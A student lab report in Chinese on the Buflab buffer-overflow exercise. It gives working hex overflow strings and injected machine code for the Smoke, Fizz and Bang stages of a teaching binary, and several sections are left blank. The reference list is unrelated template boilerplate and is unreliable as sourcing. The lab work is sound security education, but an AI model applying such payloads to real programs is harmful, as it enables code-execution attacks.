

**实验报告**

**实 验（四）**

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机专业

学　　 号 1190200501

班　　 级 1903002

学 生 林燕燕

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.05.07

**计算机科学与技术学院**

**目 录**

[第1章 实验基本信息 - 3 -](#_Toc497175205)

[1.1 实验目的 - 3 -](#_Toc497175206)

[1.2 实验环境与工具 - 3 -](#_Toc497175207)

[1.2.1 硬件环境 - 3 -](#_Toc497175208)

[1.2.2 软件环境 - 3 -](#_Toc497175209)

[1.2.3 开发工具 - 3 -](#_Toc497175210)

[1.3 实验预习 - 3 -](#_Toc497175211)

[第2章 实验预习 - 4 -](#_Toc497175212)

[2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分） - 4 -](#_Toc497175213)

[2.2请按照入栈顺序，写出C语言64位环境下的栈帧结构（5分） - 4 -](#_Toc497175214)

[2.3请简述缓冲区溢出的原理及危害（5分） - 5 -](#_Toc497175215)

[2.4请简述缓冲器溢出漏洞的攻击方法（5分） - 5 -](#_Toc497175216)

[2.5请简述缓冲器溢出漏洞的防范方法（5分） - 5 -](#_Toc497175217)

[第3章 各阶段漏洞攻击原理与方法 - 6 -](#_Toc497175218)

[3.1 Smoke阶段1的攻击与分析 - 6 -](#_Toc497175219)

[3.2 Fizz的攻击与分析 - 7 -](#_Toc497175220)

[3.3 Bang的攻击与分析 - 8 -](#_Toc497175221)

[3.4 Boom的攻击与分析 - 10 -](#_Toc497175222)

[3.5 Nitro的攻击与分析 - 10 -](#_Toc497175223)

[第4章 总结 - 11 -](#_Toc497175224)

[4.1 请总结本次实验的收获 - 11 -](#_Toc497175225)

[4.2 请给出对本次实验内容的建议 - 11 -](#_Toc497175226)

[参考文献 - 12 -](#_Toc497175227)

# 第1章 实验基本信息

## 1.1 实验目的

* 理解C语言函数的汇编级实现及缓冲器溢出原理
* 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
* 进一步熟练使用Linux下的调试工具完成机器语言的跟踪调试

## 1.2 实验环境与工具

### 1.2.1 硬件环境

X64 CPU；1.6GHz；8G RAM；256G SSD Disk；1T HDD Disk

### 1.2.2 软件环境

Windows10 64位；Vmware 14pro；Ubuntu 20.04.2 LTS 64位

### 1.2.3 开发工具

Visual Studio Code 64位；vim/gpedit+gcc; EDB


## 1.3 实验预习

* 请按照入栈顺序，写出C语言32位环境下的栈帧结构
* 请按照入栈顺序，写出C语言64位环境下的栈帧结构
* 请简述缓冲区溢出的原理及危害
* 请简述缓冲器溢出漏洞的攻击方法
* 请简述缓冲器溢出漏洞的防范方法

# 第2章 实验预习


## 2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分）

栈帧从下到上地址增大：



## 2.2请按照入栈顺序，写出C语言64位环境下的栈帧结构（5分）

栈帧从下到上地址增大：



## 2.3请简述缓冲区溢出的原理及危害（5分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行ret指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

## 2.4请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行ret指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个shell程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行ret指令，（表面上）正常返回到调用者。

## 2.5请简述缓冲器溢出漏洞的防范方法（5分）

1.栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段0~n字节之间的随机大小的空间。

2.栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

# 第3章 各阶段漏洞攻击原理与方法

每阶段27分（文本15分，分析12分），总分不超过80分


## 3.1 Smoke阶段1的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

bb 8b 04 08

分析过程：



在反汇编代码中找到smoke函数，记录地址08048bbb。



在getbuf函数中获取栈帧结构，getbuf的栈帧是0x28+0xc+4个字节，buf的缓冲区为0x28个字节。


为了覆盖buf并溢出覆盖返回值并进入smoke函数，输入字符应为0x28+4+4=48个字节，前44个字节都为0，后4个字节为smoke地址的小端格式，即为：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

bb 8b 04 08

结果如下：



## 3.2 Fizz的攻击与分析


文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e8 8b 04 08 00 00 00 00 14 16 50 67


分析过程：

由阶段1分析得，进入fizz函数只要44个全0字节加上fizz函数地址的小端格式，即：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08






进入fizz后只要将函数参数改为cookie值即可获得正确输出，观察反汇编代码得到，栈帧为0x8=8个字节。



由makecookie程序得cookie值为0x67501614，将cookie小端法表示，则在原有字节后加上00 00 00 00 14 16 50 67，运行结果如下：



## 3.3 Bang的攻击与分析

文本如下：c7 05 60 e1 04 08 14 16 50 67 68 39 8c 04 08 c3 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


78 3a 68 55

分析过程：

需要编写恶意代码修改全局变量global\_value，将恶意代码写入buf缓冲区，在被调用函数返回时，先转向恶意代码，再调用bang函数。编写代码如下：





0x67501614为cookie，0x0804e160为global\_value的地址。






再将代码汇编形成二进制机器代码如下：




即为  。

再用gdb获取buf位置为：0x55683a78



则最终文本为获得的二进制机器代码加上全为0的字节凑成44个字节，再加上buf地址的小端法表示，即为： c7 05 60 e1 04 08 14 16 50 67 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 3a 68 55

运行结果如下：



## 3.4 Boom的攻击与分析

文本如下：

分析过程：

## 3.5 Nitro的攻击与分析

文本如下：

分析过程：

# 第4章 总结

## 4.1 请总结本次实验的收获

深入了解了栈帧结构，理解了缓冲器溢出原理，掌握了缓冲器溢出漏洞的攻击设计方法

## 4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

# 参考文献

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/ collection/anatmorp.